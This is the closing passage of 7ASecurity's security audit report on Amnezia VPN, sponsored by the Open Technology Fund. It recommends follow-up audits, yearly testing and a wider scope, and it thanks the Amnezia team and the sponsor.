Once all issues in this report are addressed and verified, a more thorough review, including another code audit, is highly recommended in the future to ensure adequate security coverage of the platform. Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs, and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Amnezia VPN resources.

It is advised to test the platform regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the platform highly resilient against malicious attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Anton Bulychev and the rest of the Amnezia VPN team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Technology Fund (OTF) for sponsoring this project.